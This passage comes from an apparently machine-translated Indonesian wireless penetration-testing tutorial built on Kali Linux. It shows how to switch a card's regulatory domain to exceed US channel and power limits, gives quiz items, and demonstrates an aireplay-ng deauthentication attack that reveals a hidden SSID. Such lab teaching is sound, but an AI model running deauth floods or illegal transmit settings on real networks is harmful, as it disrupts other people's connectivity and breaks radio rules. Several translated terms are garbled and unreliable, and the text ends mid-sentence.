- 2.** Setelah masuk, pantau pesan kernel menggunakan komando `tail -f -n 0 /var/log/messages`:



The screenshot shows a terminal window titled "root@kali: ~". The window has standard Linux window controls (minimize, maximize, close). The terminal menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The command "root@kali:~# tail -f -n 0 /var/log/messages" is entered at the prompt. The output area of the terminal is currently empty, indicating no new messages are being displayed.


WLAN dan Ketidakamanan Inherennya

Masukkan adaptor, dan Anda akan melihat sesuatu yang menyerupai tangkapan layar berikut. Ini menunjukkan pengaturan peraturan default yang diterapkan pada kartu Anda:




```
root@kali:~# tail -f -n 0 /var/log/messages
Aug 25 19:58:17 kali kernel: [ 2610.736263] usb 1-1: new high-speed USB device number 3 using ehci_hcd
Aug 25 19:58:17 kali kernel: [ 2610.894727] usb 1-1: New USB device found, idVendor=7392, idProduct=7711
Aug 25 19:58:17 kali kernel: [ 2610.894734] usb 1-1: New USB device strings: Mfr =1, Product=2, SerialNumber=3
Aug 25 19:58:17 kali kernel: [ 2610.894738] usb 1-1: Product: 802.11 n WLAN
Aug 25 19:58:17 kali kernel: [ 2610.894741] usb 1-1: Manufacturer: Ralink
Aug 25 19:58:17 kali kernel: [ 2610.894744] usb 1-1: SerialNumber: 1.0
Aug 25 19:58:18 kali kernel: [ 2611.180017] usb 1-1: reset high-speed USB device number 3 using ehci_hcd
Aug 25 19:58:18 kali mtp-probe: checking bus 1, device 3: "/sys/devices/pci0000:00/0000:00:00:11.0/0000:02:03.0/usb1/l-1"
Aug 25 19:58:18 kali mtp-probe: bus: 1, device: 3 was not an MTP device
Aug 25 19:58:18 kali kernel: [ 2611.868427] rt2800usb 1-1:1.0: firmware: agent loaded rt2870.bin into memory
Aug 25 19:58:21 kali kernel: [ 2614.622627] IPv6: ADDRCONF(NETDEV_UP): wlan1: link is not ready
The quieter you become, the more you are able to hear.
```

3.Anggaphlah Anda berbasis di AS. Untuk mengubah domain pengaturan Anda ke AS, kami mengeluarkan perintahiw reg mengatur ASdi terminal baru:




```
root@kali:~# iw reg set US
root@kali:~#
root@kali:~#
root@kali:~#
```

Jika perintah berhasil maka kita mendapatkan output seperti screenshot berikut di terminal tempat kita monitoring /var/log/pesan:



```
root@kali:~# tail -f -n 0 /var/log/messages
Aug 25 20:00:37 kali kernel: [ 2750.341258] cfg80211: Calling CRDA for country: US
Aug 25 20:00:37 kali kernel: [ 2750.350862] cfg80211: Regulatory domain changed to country: US
Aug 25 20:00:37 kali kernel: [ 2750.350867] cfg80211: (start_freq - end_freq @ bandwidth), (max_antenna_gain, max_eirp)
Aug 25 20:00:37 kali kernel: [ 2750.350871] cfg80211: (2402000 KHz - 2472000 KHz @ 40000 KHz), (300 mBi, 2700 mBm)
Aug 25 20:00:37 kali kernel: [ 2750.350916] cfg80211: (5170000 KHz - 5250000 KHz @ 40000 KHz), (300 mBi, 1700 mBm)
Aug 25 20:00:37 kali kernel: [ 2750.350920] cfg80211: (5250000 KHz - 5330000 KHz @ 40000 KHz), (300 mBi, 2000 mBm)
Aug 25 20:00:37 kali kernel: [ 2750.350923] cfg80211: (5490000 KHz - 5600000 KHz @ 40000 KHz), (300 mBi, 2000 mBm)
Aug 25 20:00:37 kali kernel: [ 2750.350926] cfg80211: (5650000 KHz - 5710000 KHz @ 40000 KHz), (300 mBi, 2000 mBm)
Aug 25 20:00:37 kali kernel: [ 2750.350929] cfg80211: (5735000 KHz - 5835000 KHz @ 40000 KHz), (300 mBi, 3000 mBm)
```

4. Sekarang coba ganti kartu ke saluran 11; itu akan berhasil. Namun, saat Anda mencoba mengubahnya ke saluran 12, Anda mendapatkan kesalahan. Ini karena saluran 12, tidak dapat digunakan di AS.




```
root@kali:~# iwconfig wlan1 channel 11
root@kali:~#
root@kali:~#
root@kali:~# iwconfig wlan1
wlan1      IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Frequency:2.462 GHz  Access Point: Not-Associated
          Tx-Power=27 dBm
          Retry long limit:7  RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:on

root@kali:~# iwconfig wlan1 channel 12
Error for wireless request "Set Frequency" (8B04) :
        SET failed on device wlan1 ; Invalid argument.
root@kali:~# iwconfig wlan1
wlan1      IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Frequency:2.462 GHz  Access Point: Not-Associated
          Tx-Power=27 dBm      The quieter you become, the more you are able to hear
          Retry long limit:7  RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:on


root@kali:~#
```

5.Hal yang sama berlaku untuk level daya. AS hanya mengizinkan maksimal 27 dBm (500 miliwatt); jadi meskipun adaptor saya memiliki daya yang diiklankan sebesar 1 Watt (30 dBm), kami tidak dapat menyetel kartu ke daya pancar maksimum:



```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali:~# iwconfig wlan1 txpower 27
root@kali:~#
root@kali:~#
root@kali:~# iwconfig wlan1 txpower 30
Error for wireless request "Set Tx Power" (8B26) :
        SET failed on device wlan1 ; Invalid argument.
root@kali:~#
```

6.Namun, jika kita berada di Bolivia, maka kita dapat mentransmisikan dengan daya 1 Watt karena diperbolehkan di sana. Seperti yang bisa kita lihat, setelah kita menetapkan domain regulasi ke Bolivia—iw reg set B0—kita bisa mengubah daya kartu menjadi 30DMB atau 1 Watt. Kami juga dapat menggunakan saluran 12 di Bolivia, yang tidak diizinkan di AS:



```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali:~# iw reg set B0
root@kali:~# iwconfig wlan1 txpower 30
root@kali:~# iwconfig wlan1 channel 12
root@kali:~# iwconfig wlan1
wlan1      IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Frequency:2.467 GHz  Access Point: Not-Associated
          Tx-Power=30 dBm
          Retry long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on

root@kali:~#
```

Apa yang baru saja terjadi?

Setiap negara memiliki peraturannya sendiri untuk penggunaan pita nirkabel tanpa izin. Saat kami menetapkan domain peraturan kami ke negara tertentu, kartu kami akan mematuhi saluran yang diizinkan dan level daya yang ditentukan. Namun, mudah untuk mengubah domain pengaturan kartu dan memaksanya untuk bekerja pada saluran yang tidak diizinkan dan mentransmisikan pada tingkat daya yang lebih besar dari yang diizinkan.

Selamat mencoba – menjelajahi domain regulasi

Lihatlah berbagai parameter yang dapat Anda atur seperti saluran, daya, domain pengaturan, dll serangkaian perintah di Kali. Ini akan memberi Anda pemahaman yang kuat tentang cara mengonfigurasi kartu Anda ketika Anda berada di berbagai negara dan perlu mengubah pengaturan kartu Anda.

Kuis pop – mengendus dan menyuntikkan paket WLAN

Q1. Jenis bingkai mana yang bertanggung jawab untuk autentikasi dalam WLAN?

1. Kontrol
2. Manajemen
3. Data
4. QoS

Q2. Apa nama antarmuka mode monitor kedua yang dapat dibuat di wlan0 menggunakan airmon-ng?

1. Sen0
2. Sen1
3. 1Senin
4. Monb

Q3. Apa ekspresi filter untuk melihat semua frame non-beacon di Wireshark?

1. !(wlan.fc.type_subtype == 0x08)
2. wlan.fc.type_subtype == 0x08
3. (tidak ada suar)
4. Wlan.fc.tipe == 0x08

Ringkasan

Dalam bab ini, kami telah membuat beberapa pengamatan penting tentang protokol WLAN.

Bingkai Manajemen, Kontrol, dan Data tidak dienkripsi sehingga dapat dengan mudah dibaca oleh seseorang yang memantau wilayah udara. Penting untuk dicatat di sini bahwa muatan paket data dapat dilindungi menggunakan enkripsi untuk menjaga kerahasiaannya. Kita akan membicarakan hal ini di bab berikutnya.

Kami dapat mengendus seluruh wilayah udara di sekitar kami dengan memasukkan kartu kami ke mode monitor.

Karena tidak ada perlindungan integritas dalam bingkai Manajemen dan Kontrol, sangat mudah untuk menyuntikkan paket-paket ini dengan memodifikasinya atau memutar ulang apa adanya menggunakan alat seperti aireplay-ng.

Paket data yang tidak terenkripsi juga dapat dimodifikasi dan diputar kembali ke jaringan. Jika paket dienkripsi, kita masih dapat memutar ulang paket apa adanya, karena desain WLAN tidak memiliki perlindungan pemutaran ulang paket.

Pada bab selanjutnya, kita akan melihat berbagai mekanisme autentikasi yang digunakan dalam WLAN seperti MAC filtering dan Shared Authentication, dll. dan memahami berbagai celah keamanan di dalamnya melalui demonstrasi langsung.

3

Melewati Otentikasi WLAN

"Rasa aman yang palsu lebih buruk daripada tidak yakin."

Anonim

Rasa aman palsu lebih buruk daripada tidak aman, karena Anda mungkin tidak siap menghadapi kemungkinan diretas.

WLAN dapat memiliki skema autentikasi yang lemah yang dapat dengan mudah dipatahkan dan dilewati. Dalam bab ini, kita akan melihat berbagai skema autentikasi dasar yang digunakan dalam WLAN dan mempelajari cara mengalahkannya.

Dalam bab ini, kita akan melihat topik-topik berikut:

- « Mengungkap SSID tersembunyi
- « Mengalahkan filter MAC
- « Melewati Otentikasi Terbuka
- « Melewati Otentikasi Kunci Bersama

SSID tersembunyi


Dalam mode konfigurasi default, semua titik akses mengirimkan SSID mereka dalam bingkai Beacon. Ini memungkinkan klien di sekitarnya untuk menemukannya dengan mudah. SSID Tersembunyi adalah konfigurasi di mana titik akses tidak menyiarkan SSID-nya dalam bingkai Beacon. Dengan demikian, hanya klien yang mengetahui SSID titik akses yang dapat terhubung dengannya.

Sayangnya, tindakan ini tidak memberikan keamanan yang kuat, tetapi sebagian besar administrator jaringan berpendapat demikian. SSID tersembunyi tidak boleh dianggap sebagai tindakan pengamanan oleh imajinasi apa pun. Kami sekarang akan melihat cara mengungkap SSID yang tersembunyi.

Saatnya beraksi – mengungkap SSID tersembunyi


Lakukan instruksi berikut untuk memulai:

1. Dengan menggunakan Wireshark, jika kami memantau bingkai Beacon di jaringan Lab Nirkabel, kami dapat melihat SSID dalam teks biasa. Anda akan melihat bingkai Beacon, seperti yang ditunjukkan pada tangkapan layar berikut:




2.Konfigurasikan titik akses Anda untuk menyetel jaringan Lab Nirkabel sebagai SSID tersembunyi.

Opsi konfigurasi untuk melakukan ini mungkin berbeda di seluruh titik akses. Dalam kasus saya, saya perlu memeriksa Tak terlihatpilihan di**Status Visibilitas**opsi, seperti yang ditunjukkan pada tangkapan layar berikut:




Melewati Otentikasi WLAN

3. Sekarang jika Anda melihat jejak Wireshark, Anda akan menemukan bahwa SSID Wireless Lab telah menghilang dari bingkai Beacon. Inilah yang dimaksud dengan SSID tersembunyi:




4. Untuk mem-bypass bingkai Beacon, pertama-tama kita akan menggunakan teknik pasif menunggu klien yang sah untuk menghubungkan titik akses. Ini akan menghasilkan permintaan probe dan paket respons probe yang akan berisi SSID jaringan, sehingga mengungkapkan keberadaannya:




Melewati Otentikasi WLAN

5.Sebagai alternatif, Anda dapat menggunakan aireplay-ng utilitas untuk mengirim paket deauthentikasi ke semua stasiun atas nama titik akses Lab Nirkabel dengan mengetik aireplay-ng
-0 5 -a <mac> --ignore-negative-one mon0,dimana <mac> adalah alamat MAC dari router. -0opsi digunakan untuk memilih serangan deauthentication, dan 5 adalah jumlah paket deauthentication yang akan dikirim. Akhirnya, -Amenentukan alamat MAC titik akses yang Anda targetkan:




```
root@kali:~# aireplay-ng -0 5 -a E8:94:F6:62:1E:8E --ignore-negative-one mon0
19:38:16 Waiting for beacon frame (BSSID: E8:94:F6:62:1E:8E) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
19:38:16 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
19:38:17 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
19:38:17 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
19:38:17 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
19:38:18 Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
```

6.Paket deauthentikasi sebelumnya akan memaksa semua klien yang sah untuk memutuskan dan menyambung kembali. Sebaiknya tambahkan filter untuk paket deauthentikasi untuk melihatnya dengan cara yang terisolasi:



7.Respon probe dari titik akses akan mengungkapkan SSID tersembunyinya. Paket-paket ini akan muncul di Wireshark seperti yang ditunjukkan selanjutnya. Setelah klien yang sah terhubung kembali, kita dapat melihat SSID yang tersembunyi menggunakan permintaan penyelidikan dan bingkai respons penyelidikan. Anda dapat menggunakan filter(**wlan.bssid == 00:21:91:d2:8e:25**) && !
